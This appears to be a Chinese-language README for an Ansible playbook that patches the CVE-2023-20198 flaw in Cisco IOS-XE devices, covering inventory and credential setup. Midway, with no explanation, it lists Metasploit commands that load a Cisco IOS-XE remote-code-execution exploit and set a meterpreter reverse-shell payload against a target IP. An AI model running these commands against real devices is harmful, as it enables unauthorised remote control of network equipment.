该仓库包含一个 Ansible playbook,用于修复某些 Cisco 设备中发现的 CVE-2023-20198 漏洞。
它执行以下操作:
CVE-2023-20198-Fix/
│
├── ansible.cfg            # Ansible configuration file
├── group_vars/            # Directory for variables specific to groups of hosts
│   └── iosxe_devices.yml  # Variable definitions for IOS-XE devices
├── inventory.yml          # Inventory of hosts, including devices to target
└── remediate.yml          # Playbook for remediating CVE-2023-20198
确保你的控制节点上已安装 Ansible。本 playbook 适用于 Ansible 2.9 或更高版本。
配置 Ansible: 编辑 ansible.cfg 以匹配你的环境设置。
使用你的 IOS-XE 设备的主机详细信息更新 inventory.yml。
在 group_vars/iosxe_devices.yml 中定义任何必要的变量。其中应包含你的 IOS-XE 设备的通用设置,例如连接设置和凭据。
若要向清单中添加新的 IOS-XE 设备,请编辑 inventory.yml 文件,并在相应的组下追加新主机:
iosxe_devices:
  hosts:
    vulnerable_router01:
      ansible_host: 192.168.1.3
      # ... other necessary variables
将 new_router01 替换为设备的主机名,并将 ansible_* 变量替换为设备的实际值。
如果需要更新 IOS-XE 设备组的凭据或其他设置,请编辑 group_vars/iosxe_devices.yml 文件:
---
ansible_network_os: ios
ansible_connection: network_cli
ansible_user: admin
ansible_password: admin_password            # Lab use only, store credentials responsibly!
ansible_become_method: enable
ansible_become_password: admin_password     # Lab use only, store credentials responsibly!
# ... other variables
要执行该 playbook,请使用以下命令:
ansible-playbook remediate.yml -i inventory.yml

use exploit/linux/misc/cisco_ios_xe_rce
set RHOST 192.168.10.242     # Your target IP
set target 1
set payload cmd/unix/python/meterpreter/reverse_tcp
check
exploit


在生产环境运行 playbook 之前,务必在受控环境中测试你的更改。
使用 Ansible Vault 存储密码和密钥等敏感数据。请勿在 inventory 或 group_vars 文件中存储明文凭据。
有关其他安全措施和最佳实践,请参阅 Ansible 官方文档。
请将所有占位值替换为与你的环境对应的实际数据。本 README 假定你基本熟悉 Ansible 的概念,例如清单(inventory)、变量和运行 playbook。









